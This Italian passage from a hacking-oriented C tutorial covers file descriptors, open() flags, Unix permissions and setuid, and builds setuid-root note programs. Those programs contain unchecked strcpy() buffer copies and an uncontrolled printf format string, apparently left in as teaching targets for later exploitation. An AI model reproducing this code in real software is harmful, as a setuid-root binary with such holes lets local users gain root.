Il codice a barre stampato sul retro della copertina di questo libro rappresenta un numero. Poiché questo numero è unico rispetto agli altri volumi presenti in una libreria, il cassiere all'uscita può leggerlo e usarlo per recuperare dal database del negozio le informazioni relative al volume. In maniera simile, un descrittore di file è un numero utilizzato per referenziare i file aperti. Quattro funzioni comuni che si servono dei

descrittori di file sono `open()`, `close()`, `read()` e `write()`. Tutte restituiscono -1 in caso di errore. La funzione `open()` apre un file in lettura e/o scrittura e restituisce un descrittore. Questo descrittore di file non è altro che un valore intero, ma rimane unico tra tutti i file aperti. Il descrittore di file viene passato come argomento alle altre funzioni come puntatore al file stesso. Per la funzione `close()`, il descrittore di file è l'unico argomento. Gli argomenti delle funzioni `read()` e `write()` sono costituiti dal descrittore di file, da un puntatore ai dati da leggere o scrivere e dal numero di byte da leggere o scrivere a partire dalla posizione indicata. Gli argomenti per la funzione `open()` sono un puntatore al nome del file da aprire e una serie di indicatori predefiniti che specificano la modalità di accesso. Questi indicatori e il loro utilizzo verranno spiegati in maggiore dettaglio in seguito, per ora diamo un'occhiata a un semplice programma di inserimento note che si serve di descrittori di file: simplenote.c. Il programma accetta una nota come argomento da riga di comando e quindi la inserisce alla fine del file / tmp/notes. Nel programma vengono utilizzate molte funzioni, tra cui una funzione di allocazione di memoria sull'heap con controllo degli errori, dall'aspetto familiare. Altre funzioni si occupano di visualizzare messaggi e di gestire eventuali errori fatali. La funzione `usage()` viene semplicemente definita prima di `main()`, per cui non necessita di un prototipo di funzione.

simplenote.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
```

```
void usage(char *prog_name, char *filename) {
   printf("Usage: %s <data to add to %s>\n", prog_name, filename);
   exit(0);
}

void fatal(char *);            // Una funzione per gli errori fatali
void *ec_malloc(unsigned int); // Un wrapper per malloc() con controllo
                               // errori
int main(int argc, char *argv[]) {
   int fd; // file descriptor
   char *buffer, *datafile;

   buffer = (char *) ec_malloc(100);
   datafile = (char *) ec_malloc(20);
   strcpy(datafile, "/tmp/notes");

   if(argc < 2)                // Se non ci sono argomenti da riga di
                               // comando,
      usage(argv[0], datafile); // visualizza il messaggio usage ed esce.

   strcpy(buffer, argv[1]); // Copia nel buffer.

   printf("[DEBUG] buffer @ %p: \'%s\'\n", buffer, buffer);
   printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);
   strncat(buffer, "\n", 1); // Aggiunge un a capo alla fine.

// Apre il file
   fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(fd == -1)
      fatal("in main() while opening file");
   printf("[DEBUG] file descriptor is %d\n", fd);
// Scrive i dati
   if(write(fd, buffer, strlen(buffer)) == -1)
      fatal("in main() while writing buffer to file");
// Chiude il file
```

```
   if(close(fd) == -1)
      fatal("in main() while closing file");

   printf("Note has been saved.\n");
   free(buffer);
   free(datafile);
}

// Una funzione che visualizza un messaggio di errore ed esce
void fatal(char *message) {
   char error_message[100];
   strcpy(error_message, "[!!] Fatal Error ");
   strncat(error_message, message, 83);
   perror(error_message);
   exit(-1);
}

// Una funzione wrapper per malloc() con controllo errori
void *ec_malloc(unsigned int size) {
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL)
      fatal("in ec_malloc() on memory allocation");
   return ptr;
}
```

A parte gli strani indicatori usati nella funzione `open()`, la maggior parte di questo codice dovrebbe risultare leggibile. Sono presenti anche alcune funzioni standard che non sono state utilizzate in precedenza. La funzione `strlen()` accetta una stringa e ne restituisce la lunghezza. Viene usata in combinazione con la funzione `write()`, dato che questa deve conoscere il numero di byte da scrivere. La funzione `perror()`, abbreviazione di *print error*, viene impiegata in `fatal()` per stampare un ulteriore

messaggio di errore (se esiste) prima di uscire.

```
reader@hacking:~/booksrc $ gcc -o simplenote simplenote.c
reader@hacking:~/booksrc $ ./simplenote
Usage: ./simplenote <data to add to /tmp/notes>
reader@hacking:~/booksrc $ ./simplenote "this is a test note"
[DEBUG] buffer @ 0x804a008: 'this is a test note'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ cat /tmp/notes
this is a test note
reader@hacking:~/booksrc $ ./simplenote "great, it works"
[DEBUG] buffer @ 0x804a008: 'great, it works'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ cat /tmp/notes
this is a test note
great, it works
reader@hacking:~/booksrc $
```

Il risultato dell'esecuzione del programma non richiede particolari spiegazioni, ma alcuni punti del codice sorgente necessitano di un chiarimento. È stato necessario includere i file fcntl.h e sys/stat.h, perché essi definiscono i flag usati con la funzione `open()`. Il primo gruppo di flag si trova in fcntl.h e serve per impostare la modalità di accesso. La specifica di questa modalità deve usare almeno uno di questi tre flag:

O_RDONLY	Apre il file in sola lettura.
O_WRONLY	Apre il file in sola scrittura.

O_RDWR Apre il file in lettura e scrittura.

Questi flag possono essere combinati con altri opzionali mediante l'operatore OR. Tra gli altri flag più utili e comuni vi sono:

O_APPEND Aggiunge i dati alla fine del file.
O_TRUNC Se il file esiste, viene troncato a lunghezza 0.
O_CREAT Se il file non esiste, viene creato.

Le operazioni bit a bit (*bitwise*) combinano i bit mediante operatori logici standard come OR e AND. Quando due bit entrano in una porta OR, il risultato è 1 se il primo bit *o* il secondo bit sono 1. Se due bit entrano in una porta AND, il risultato è 1 solamente se il primo bit *e* il secondo sono 1. Questi operatori permettono di svolgere operazioni logiche su valori a 32 bit, operando bit per bit. Il codice sorgente di bitwise.c e l'output del programma illustrano questo tipo di operazioni.

bitwise.c

```
#include <stdio.h>

int main() {
   int i, bit_a, bit_b;
   printf("bitwise OR operator |\n");
   for(i=0; i < 4; i++) {
      bit_a = (i & 2) / 2; // Prende il secondo bit.
```

```
        bit_b = (i & 1); // Prende il primo bit.
        printf("%d | %d = %d\n", bit_a, bit_b, bit_a | bit_b);
    }
    printf("\nbitwise AND operator &\n");
    for(i=0; i < 4; i++) {
        bit_a = (i & 2) / 2; // Prende il secondo bit.
        bit_b = (i & 1); // Prende il primo bit.
        printf("%d & %d = %d\n", bit_a, bit_b, bit_a & bit_b);
    }
}
```

Questo è il risultato della compilazione e dell'esecuzione di bitwise.c.

```
reader@hacking:~/booksrc $ gcc bitwise.c
reader@hacking:~/booksrc $ ./a.out
bitwise OR operator |
0 | 0 = 0
0 | 1 = 1
1 | 0 = 1
1 | 1 = 1

bitwise AND operator &
0 & 0 = 0
0 & 1 = 0
1 & 0 = 0
1 & 1 = 1
reader@hacking:~/booksrc $
```

I flag usati per la funzione `open()` hanno valori che corrispondono a singoli bit. Questo permette di combinarli con l'OR logico, senza distruggere alcuna informazione. Il programma fcntl_flags.c e l'output che produce esaminano alcuni dei valori di flag definiti da fcntl.h e le loro combinazioni.

fcntl_flags.c

```
#include <stdio.h>
#include <fcntl.h>

void display_flags(char *, unsigned int);
void binary_print(unsigned int);

int main(int argc, char *argv[]) {
   display_flags("O_RDONLY\t\t", O_RDONLY);
   display_flags("O_WRONLY\t\t", O_WRONLY);
   display_flags("O_RDWR\t\t\t", O_RDWR);
   printf("\n");
   display_flags("O_APPEND\t\t", O_APPEND);
   display_flags("O_TRUNC\t\t\t", O_TRUNC);
   display_flags("O_CREAT\t\t\t", O_CREAT);
   printf("\n");
   display_flags("O_WRONLY|O_APPEND|O_CREAT", O_WRONLY|O_APPEND|O_CREAT);
}

void display_flags(char *label, unsigned int value) {
   printf("%s\t: %d\t:", label, value);
   binary_print(value);
   printf("\n");
}
void binary_print(unsigned int value) {
   unsigned int mask = 0xff000000; // Inizia con una mask per il byte più
                                   // alto.
   unsigned int shift = 256*256*256; // Inizia con una shift per il byte
                                     // più alto.
   unsigned int byte, byte_iterator, bit_iterator;

   for(byte_iterator=0; byte_iterator < 4; byte_iterator++) {
      byte = (value & mask) / shift; // Isola ciascun byte.
      printf(" ");
      for(bit_iterator=0; bit_iterator < 8; bit_iterator++) {
      // Stampa i bit del byte.
```

```
         if(byte & 0x80) // Se il bit più alto non è 0,
            printf("1"); // stampa un 1.
         else
            printf("0"); // In caso contrario, stampa 0.
         byte *= 2; // Sposta di 1 tutti i bit a sinistra.
      }
      mask /= 256; // Sposta a destra di 8 tutti i bit in mask.
      shift /= 256; // Sposta a destra di 8 tutti i bit in shift.
   }
}
```

Questo è il risultato della compilazione e dell'esecuzione di fcntl_ flags.c.

```
reader@hacking:~/booksrc $ gcc fcntl_flags.c
reader@hacking:~/booksrc $ ./a.out
O_RDONLY                   : 0      : 00000000 00000000 00000000 00000000
O_WRONLY                   : 1      : 00000000 00000000 00000000 00000001
O_RDWR                     : 2      : 00000000 00000000 00000000 00000010
O_APPEND                   : 1024   : 00000000 00000000 00000100 00000000
O_TRUNC                    : 512    : 00000000 00000000 00000010 00000000
O_CREAT                    : 64     : 00000000 00000000 00000000 01000000

O_WRONLY|O_APPEND|O_CREAT : 1089   : 00000000 00000000 00000100 01000001
$
```

L'uso dei flag a bit in combinazione con la logica bit a bit rappresenta una tecnica efficiente e di uso comune. Fintanto che ogni flag è un numero che ha attivati solo bit unici, l'effetto di un OR bit a bit su questi valori è lo stesso di un'addizione. In fcntl_flags.c, 1 + 1024 + 64 = 1089. Questa tecnica, però, funziona solo quando tutti i bit sono unici.

0x282 Permessi sui file

Se si usa l'indicatore `O_CREAT` come modalità di accesso per la funzione `open()`, si

rende necessario un ulteriore argomento che definisce i permessi sul file appena creato. Questo argomento usa flag a bit definiti in sys/stat.h, che possono essere combinati con la logica OR bit a bit.

S_IRUSR `Concede il permesso di lettura per l'utente (proprietario).`

S_IWUSR `Concede il permesso di scrittura per l'utente (proprietario).`

S_IXUSR `Concede il permesso di esecuzione per l'utente (proprietario).`

S_IRGRP `Concede il permesso di lettura per il gruppo.`

S_IWGRP `Concede il permesso di scrittura per il gruppo.`

S_IXGRP `Concede il permesso di esecuzione per il gruppo.`

S_IROTH `Concede il permesso di lettura per gli altri utenti (chiunque).`

S_IWOTH `Concede il permesso di scrittura per gli altri utenti (chiunque).`

S_IXOTH `Concede il permesso di esecuzione per gli altri utenti (chiunque).`

Per chi abbia già una certa familiarità con i permessi sui file di Unix, tutto ciò dovrebbe risultare chiaro. In caso contrario, riportiamo un breve riepilogo sull'argomento.

Ogni file ha un proprietario e un gruppo. Questi valori possono essere visualizzati con il comando `ls -l` e vengono mostrati di seguito.

```
reader@hacking:~/booksrc $ ls -l /etc/passwd simplenote*
-rw-r--r-- 1 root root 1325 2007-09-06 09:45 /etc/passwd
```

```
-rwxr-xr-x 1 reader reader 8457 2007-09-07 02:51 simplenote
-rw------- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

Nel caso del file /etc/passwd, il proprietario è `root` e anche il gruppo è `root`. Per gli altri due file simplenote, il proprietario è `reader` e il gruppo è `users`.

I permessi di lettura, scrittura ed esecuzione possono essere attivati e disattivati per tre diversi campi: utente, gruppo e altri utenti. I permessi utente descrivono le azioni possibili per il proprietario del file, i permessi di gruppo descrivono quanto è consentito ai membri del gruppo stesso, e i permessi per gli altri utenti gestiscono le azioni consentite agli utenti rimanenti. Questi campi compaiono anche all'inizio delle righe di output generate da `ls –l`. Per primi vengono specificati i permessi di lettura/scrittura/esecuzione per l'utente, con `r` per lettura, `w` per scrittura, `x` per esecuzione, e con il segno – per "disattivato". I tre caratteri successivi descrivono i permessi di gruppo, e gli ultimi tre caratteri indicano i permessi concessi agli utenti che non rientrano nei casi precedenti. Nell'output riportato in precedenza, i permessi utente per il programma risultano tutti attivi. Ogni permesso corrisponde a un flag a bit; lettura è 4 (100 in binario), scrittura a 2 (010 in binario), ed esecuzione è 1 (001 in binario). Dato che ogni valore contiene solo bit unici, un'operazione OR bit a bit ottiene lo stesso risultato di un'addizione di questi tre numeri. Questi valori possono essere sommati per definire i permessi per utente, gruppo e altri utenti con il comando `chmod`.

```
reader@hacking:~/booksrc $ chmod 731 simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rwx-wx--x 1 reader reader 1826 2007-09-07 02:51 simplenote.c
```

```
reader@hacking:~/booksrc $ chmod ugo-wx simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-r-------- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod u+w simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rw------- 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

Il primo comando (`chmod 731`) concede all'utente i permessi di lettura, scrittura ed esecuzione, dato che il primo numero è 7 (4 + 2 + 1), i permessi di scrittura ed esecuzione al gruppo, indicati dal numero 3 (2 + 1), e solamente i permessi di esecuzione a chiunque altro, segnalati dal terzo numero, 1. `chmod` permette anche di aggiungere o sottrarre permessi. Nel comando `chmod` successivo, l'argomento `ugo-wx` significa *Togli i permessi di scrittura ed esecuzione da utente, gruppo e altri utenti*. Il comando `chmod u+w` finale concede i permessi di scrittura all'utente.

Nel programma simplenote, la funzione `open()` utilizza `S_IRUSR| S_IWUSR` come proprio argomento aggiuntivo per i permessi, e ciò significa che il file /tmp/notes, quando viene creato, dovrebbe avere solo i permessi di lettura e scrittura per l'utente.

```
reader@hacking:~/booksrc $ ls -l /tmp/notes
-rw------- 1 reader reader 36 2007-09-07 02:52 /tmp/notes
reader@hacking:~/booksrc $
```

0x283 ID utente

Ogni utente di un sistema Unix ha un numero di ID utente univoco. Questo identificativo utente può essere visualizzato con il comando `id`.

```
reader@hacking:~/booksrc $ id reader
uid=999(reader) gid=999(reader) groups=999(reader),4(adm),20(dialout),24(cd
rom),25(floppy),29(audio),30(dip),44(video),46(plu gdev),104(scanner),112(n
etdev),113(lpadmin),115(powerdev),117(admin)
reader@hacking:~/booksrc $ id matrix
uid=500(matrix) gid=500(matrix) groups=500(matrix)
reader@hacking:~/booksrc $ id root
uid=0(root) gid=0(root) groups=0(root)
reader@hacking:~/booksrc $
```

L'utente root con ID utente 0 è l'account di amministratore, che ha accesso completo al sistema. Il comando `su` consente di passare a un utente diverso, e se viene eseguito come root, non richiede una password. Il comando `sudo` permette di eseguire un singolo comando come utente root. Questi comandi rappresentano un metodo semplice per passare da un utente a un altro.

```
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ id
uid=501(jose) gid=501(jose) groups=501(jose)
jose@hacking:/home/reader/booksrc $
```

Ora, come utente `jose`, il programma simplenote andrà in esecuzione con l'utenza `jose`, ma non avrà accesso al file /tmp/notes. Il proprietario di questo file è l'utente `reader`, e i permessi di lettura e scrittura sul file sono concessi solo al proprietario stesso.

```
jose@hacking:/home/reader/booksrc $ ls -l /tmp/notes
-rw------- 1 reader reader 36 2007-09-07 05:20 /tmp/notes
jose@hacking:/home/reader/booksrc $ ./simplenote "a note for jose"
[DEBUG] buffer @ 0x804a008: 'a note for jose'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
```

```
[!!] Fatal Error in main() while opening file: Permission denied
jose@hacking:/home/reader/booksrc $ cat /tmp/notes
cat: /tmp/notes: Permission denied
jose@hacking:/home/reader/booksrc $ exit
exit
reader@hacking:~/booksrc $
```

Tutto ciò è accettabile se `reader` è l'unico utilizzatore del programma simplenote; in molti casi, però, gli utenti che necessitano di accedere a determinate porzioni di uno stesso file sono molti di più. Per esempio, il file /etc/passwd contiene informazioni di account per ogni utente del sistema, compresa la shell di login di default di ogni utente. Il comando `chsh` consente a ogni utente di cambiare la propria shell di login. Questo programma deve poter modificare il file /etc/passwd, ma solo per quanto riguarda la riga relativa all'account dell'utente coinvolto. La soluzione al problema in Unix sta nel permesso `set user ID (setuid)`. Si tratta di un bit di permesso sui file aggiuntivo che può essere impostato con `chmod`. Quando viene avviato con questo flag, un programma viene eseguito con l'ID utente del proprietario del file.

```
reader@hacking:~/booksrc $ which chsh
/usr/bin/chsh
reader@hacking:~/booksrc $ ls -l /usr/bin/chsh /etc/passwd
-rw-r--r-- 1 root root 1424 2007-09-06 21:05 /etc/passwd
-rwsr-xr-x 1 root root 23920 2006-12-19 20:35 /usr/bin/chsh
reader@hacking:~/booksrc $
```

Il programma `chsh` ha impostato il flag `setuid`, particolare indicato da una `s` nel risultato del comando `ls` presentato in precedenza. Poiché il proprietario di questo file è root e il permesso `setuid` è impostato, il programma sarà eseguito con l'utenza root quale

che sia l'utente che lo avvia. Anche il file /etc/passwd su cui `chsh` scrive ha come proprietario root, che è anche l'unico utente con permessi di scrittura sul file stesso. La logica di programma in `chsh` è progettata per consentire la scrittura solo sulla riga di /etc/passwd corrispondente all'utente che ha avviato il programma, anche se questo è effettivamente in esecuzione con l'utenza root. Ciò significa che un programma in esecuzione possiede sia un ID utente reale, sia un ID utente effettivo. Questi identificativi possono essere reperiti mediante le funzioni `getuid()` e `geteuid()` rispettivamente, come mostrato in uid_demo.c.

uid_demo.c

```
#include <stdio.h>

int main() {
   printf("real uid: %d\n", getuid());
   printf("effective uid: %d\n", geteuid());
}
```

Questo è il risultato della compilazione e dell'esecuzione di uid_ demo.c.

```
reader@hacking:~/booksrc $ gcc -o uid_demo uid_demo.c
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 reader reader 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 999
reader@hacking:~/booksrc $ sudo chown root:root ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
```

```
effective uid: 999
reader@hacking:~/booksrc $
```

Nell'output prodotto da uid_demo.c, all'esecuzione di `uid_demo` entrambi gli ID utente vengono visualizzati come 999, dato che 999 costituisce l'ID utente di `reader`. In seguito, il comando `sudo` viene usato con il comando `chown` che cambia proprietario e gruppo di `uid_demo` in root. Il programma può ancora essere eseguito, dato che ha il permesso di esecuzione per gli altri utenti, e mostra che entrambi gli ID utente rimangono a 999, dato che questo è ancora l'ID dell'utente.

```
reader@hacking:~/booksrc $ chmod u+s ./uid_demo
chmod: changing permissions of `./uid_demo': Operation not permitted
reader@hacking:~/booksrc $ sudo chmod u+s ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
-rwsr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 0
reader@hacking:~/booksrc $
```

Poiché ora il proprietario del programma è root, per modificare i permessi sui file è necessario ricorrere a `sudo`. Il comando `chmod u+s` attiva il permesso `setuid`, che può essere visto nel risultato del successivo comando `ls -l`. Ora quando l'utente `reader` esegue `uid_demo`, l'ID utente effettivo è uguale allo 0 di root, il che significa che il programma è in grado di accedere ai file come root. Questo è il motivo per cui il programma `chsh` può permettere a qualsiasi utente di cambiare la propria shell di login memorizzata in /etc/passwd.

La stessa tecnica può tornare utile in un programma di annotazione multiutente. Il programma che segue è una versione modificata del simplenote incontrato in precedenza; questa versione memorizza anche l'ID utente dell'autore originale di ciascuna nota. Inoltre viene introdotta una nuova sintassi per `#include`.

Le funzioni `ec_malloc()` e `fatal()` si sono dimostrate utili in molti dei nostri programmi. Invece di sobbarcarsi un lavoro di copia e incolla per ogni programma, è possibile inserirle in un programma separato da includere.

hacking.h

```
// Funzione per visualizzare un messaggio di errore e uscire
void fatal(char *message) {
   char error_message[100];
   strcpy(error_message, "[!!] Fatal Error ");
   strncat(error_message, message, 83);
   perror(error_message);
   exit(-1);
}

// Funzione wrapper di malloc() con controllo errori
void *ec_malloc(unsigned int size) {
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL)
      fatal("in ec_malloc() on memory allocation");
   return ptr;
}
```

In questo nuovo programma hacking.h, è possibile semplicemente includere le funzioni.

Nel linguaggio C, quando il nome di file per un `#include` si trova racchiuso tra < e >, il compilatore cerca il file stesso nei percorsi inclusione standard, come /usr/include/. Se il nome è racchiuso tra doppi apici, il compilatore cerca nella directory corrente. Per questo, se hacking.h si trova nella stessa directory di un programma, può essere incluso nel programma stesso con `#include "hacking.h"`.

Le righe modificate del nuovo programma di inserimento note (notetaker.c) sono evidenziate in grassetto.

notetaker.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

void usage(char *prog_name, char *filename) {
   printf("Usage: %s <data to add to %s>\n", prog_name, filename);
   exit(0);
}

void fatal(char *);             // Una funzione per gli errori fatali
void *ec_malloc(unsigned int); // Un wrapper per malloc() con controllo
                               // errori
int main(int argc, char *argv[]) {
   int userid, fd; // Descrittore di file
   char *buffer, *datafile;
```

```
   buffer = (char *) ec_malloc(100);
   datafile = (char *) ec_malloc(20);
   strcpy(datafile, "/var/notes");

   if(argc < 2)                // Se non ci sono argomenti da riga di
                               // comando,
      usage(argv[0], datafile); // visualizza il messaggio usage ed esce.
   strcpy(buffer, argv[1]); // Copia nel buffer.

   printf("[DEBUG] buffer @ %p: \'%s\'\n", buffer, buffer);
   printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

// Apre il file
   fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(fd == -1)
      fatal("in main() while opening file");
   printf("[DEBUG] file descriptor is %d\n", fd);

   userid = getuid(); // Ottiene l'ID utente reale.
// Scrive i dati
   if(write(fd, &userid, 4) == -1) // Scrive l'ID utente reale
                                   // prima della nota.
      fatal("in main() while writing userid to file");
   write(fd, "\n", 1); // Termina la riga.

   if(write(fd, buffer, strlen(buffer)) == -1) // Scrive la nota.
      fatal("in main() while writing buffer to file");
   write(fd, "\n", 1); // Termina la riga.

// Chiude il file
   if(close(fd) == -1)
      fatal("in main() while closing file");

   printf("Note has been saved.\n");
```

```
    free(buffer);
    free(datafile);
}
```

Il file di output è stato cambiato da /tmp/notes a /var/notes, perciò ora i dati sono memorizzati in una posizione meno provvisoria. La funzione `getuid()` è usata per ottenere l'ID dell'utente reale, che viene scritto nel file dei dati prima che venga inserita la riga della nota. Dato che la funzione `write()` si aspetta un puntatore per la propria origine, l'operatore `&` viene utilizzato sul valore intero `userid` per fornire il suo indirizzo.

```
reader@hacking:~/booksrc $ gcc -o notetaker notetaker.c
reader@hacking:~/booksrc $ sudo chown root:root ./notetaker
reader@hacking:~/booksrc $ sudo chmod u+s ./notetaker
reader@hacking:~/booksrc $ ls -l ./notetaker
-rwsr-xr-x 1 root root 9015 2007-09-07 05:48 ./notetaker
reader@hacking:~/booksrc $ ./notetaker "this is a test of multiuser notes"
[DEBUG] buffer @ 0x804a008: 'this is a test of multiuser notes'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ls -l /var/notes
-rw------- 1 root reader 39 2007-09-07 05:49 /var/notes
reader@hacking:~/booksrc $
```

Nel'output precedente, il programma notetaker viene compilato, il suo proprietario viene impostato su root, e viene attivato il permesso `setuid`. Quando il programma viene eseguito, gira con l'utenza root, perciò root sarà anche il proprietario del file /var/notes che viene creato.

```
reader@hacking:~/booksrc $ cat /var/notes
```

```
cat: /var/notes: Permission denied
reader@hacking:~/booksrc $ sudo cat /var/notes
?
this is a test of multiuser notes
reader@hacking:~/booksrc $ sudo hexdump -C /var/notes
00000000 e7 03 00 00 0a 74 68 69 73 20 69 73 20 61 20 74 |.....this is
a t|
00000010 65 73 74 20 6f 66 20 6d 75 6c 74 69 75 73 65 72 |est of
multiuser|
00000020 20 6e 6f 74 65 73 0a                            | notes.|
00000027
reader@hacking:~/booksrc $ pcalc 0x03e7
      999         0x3e7         0y1111100111
reader@hacking:~/booksrc $
```

Il file /var/notes contiene l'ID utente di `reader` (999) e la nota. A causa dell'architettura little-endian, i 4 byte dell'intero 999 in esadecimale compaiono invertiti (e in grassetto).

Perché un utente normale possa leggere i dati della nota, è necessario un programma, associato a root con `setuid`, corrispondente.

Il programma notesearch.c leggerà i dati visualizzando solamente le note inserite da quel determinato ID utente. Inoltre, può essere inserito un argomento da riga di comando come stringa di ricerca. Se questo parametro viene usato, saranno visualizzate solo le note che soddisfano la stringa di ricerca.

notesearch.c

```
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

#define FILENAME "/var/notes"

int print_notes(int, int, char *); // Funzione per la stampa delle note.
int find_user_note(int, int);      // Cerca una nota per l'utente
                                   // nel file.
int search_note(char *, char *);   // Funzione di ricerca per parola
                                   // chiave.
void fatal(char *);                // Gestore degli errori fatali

int main(int argc, char *argv[]) {
   int userid, printing=1, fd; // Descrittore di file
   char searchstring[100];

   if(argc > 1)                        // Se esiste un arg,
      strcpy(searchstring, argv[1]); // quella è la stringa di ricerca;
   else                                // altrimenti,
      searchstring[0] = 0;             // la stringa di ricerca è vuota.

   userid = getuid();
   fd = open(FILENAME, O_RDONLY); // Apre il file in sola lettura.
   if(fd == -1)
      fatal("in main() while opening file for reading");
   while(printing)
      printing = print_notes(fd, userid, searchstring);
   printf("-------[ end of note data ]-------\n");
   close(fd);
}

// Una funzione che stampa le note per un dato ID utente corrispondenti
// a una stringa di ricerca opzionale;
```

```
// restituisce 0 alla fine del file, 1 se ci sono altre note.
int print_notes(int fd, int uid, char *searchstring) {
   int note_length;
   char byte=0, note_buffer[100];

   note_length = find_user_note(fd, uid);
   if(note_length == -1) // Se è la fine del file,
      return 0;          // restituisce 0.

   read(fd, note_buffer, note_length); // Legge i dati della nota.
   note_buffer[note_length] = 0;       // Chiude la stringa.

   if(search_note(note_buffer, searchstring)) // Se trova searchstring,
      printf(note_buffer);                    // stampa la nota.
   return 1;
}

// Una funzione che trova la nota successiva per un determinato ID utente;
// restituisce -1 alla fine del file;
// altrimenti, restituisce la lunghezza della nota trovata.
int find_user_note(int fd, int user_uid) {
   int note_uid=-1;
   unsigned char byte;
   int length;

   while(note_uid != user_uid) { // Svolge un ciclo fino a trovare una
                                 // nota per user_uid.
      if(read(fd, &note_uid, 4) != 4) // Legge i dati uid.
         return -1; // Se non vengono letti 4 byte, restituisce il codice
                    // di fine del file.
   if(read(fd, &byte, 1) != 1) // Legge il separatore di riga.
      return -1;

   byte = length = 0;
   while(byte != '\n') { // Determina il numero di byte per la fine
                         // della riga.
```

```
      if(read(fd, &byte, 1) != 1) // Legge un singolo byte.
         return -1; // Se il byte non viene letto, restituisce il
                    // codice di fine file.
      length++;
   }
}
lseek(fd, length * -1, SEEK_CUR); // Riporta la lettura del file
                                  // indietro di length byte.
   printf("[DEBUG] found a %d byte note for user id %d\n", length, note_ uid);
   return length;
}

// Una funzione che ricerca una nota in base a una parola chiave;
// restituisce 1 in caso di successo, 0 in caso contrario.
int search_note(char *note, char *keyword) {
   int i, keyword_length, match=0;

   keyword_length = strlen(keyword);
   if(keyword_length == 0) // Se non c'è una stringa di ricerca,
      return 1;            // il risultato è sempre positivo

   for(i=0; i < strlen(note); i++) { // Itera sui byte della nota.
      if(note[i] == keyword[match])  // Se i byte corrispondono alla parola
                                     // chiave,
         match++; // si prepara per il byte successivo;
      else {      // altrimenti,
         if(note[i] == keyword[0]) // se il byte corrisponde al primo byte
                                   // della parola chiave,
            match = 1; // avvia il conteggio corrispondenze a 1.
         else
            match = 0; // Altrimenti è zero.
      }
      if(match == keyword_length) // Se la corrispondenza è piena,
         return 1; // restituisce risultato positivo.
   }
   return 0; // Restituisce risultato negativo.
```

```
}
```

La gran parte di questo codice dovrebbe risultare comprensibile, ma sono presenti alcuni concetti nuovi. Il nome del file viene definito all'inizio, invece che utilizzando memoria sull'heap. Ancora, la funzione `lseek()` viene usata per riportare indietro la posizione di lettura nel file. La chiamata di `lseek(fd, length * -1, SEEK_CUR);` indica al programma di spostare in avanti di `length*-1` byte la posizione di lettura rispetto alla posizione attuale nel file. Poiché si ottiene un numero negativo, la posizione viene spostata all'indietro di `length` byte.

```
reader@hacking:~/booksrc $ gcc -o notesearch notesearch.c
reader@hacking:~/booksrc $ sudo chown root:root ./notesearch
reader@hacking:~/booksrc $ sudo chmod u+s ./notesearch
reader@hacking:~/booksrc $ ./notesearch
[DEBUG] found a 34 byte note for user id 999
this is a test of multiuser notes
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

Una volta compilato e associato a root con `setuid`, il programma notesearch si comporta come previsto. Ma qui si tratta di un unico utente; che cosa succede se i programmi notetaker e notesearch vengono avviati da utenti diversi?

```
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ ./notetaker "This is a note for jose"
[DEBUG] buffer   @ 0x804a008: 'This is a note for jose'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
```

```
jose@hacking:/home/reader/booksrc $ ./notesearch
[DEBUG] found a 24 byte note for user id 501
This is a note for jose
-------[ end of note data ]-------
jose@hacking:/home/reader/booksrc $
```

Quando i programmi vengono utilizzati dall'utente `jose`, l'ID utente reale diventa 501. Questo significa che questo valore sarà aggiunto a tutte le note scritte con notetaker, e solo le note con un ID utente corrispondente saranno trovate dal programma notesearch.

```
reader@hacking:~/booksrc $ ./notetaker "This is another note for the reader
user"
[DEBUG] buffer   @ 0x804a008: 'This is another note for the reader user'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ./notesearch
[DEBUG] found a 34 byte note for user id 999
this is a test of multiuser notes
[DEBUG] found a 41 byte note for user id 999
This is another note for the reader user
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

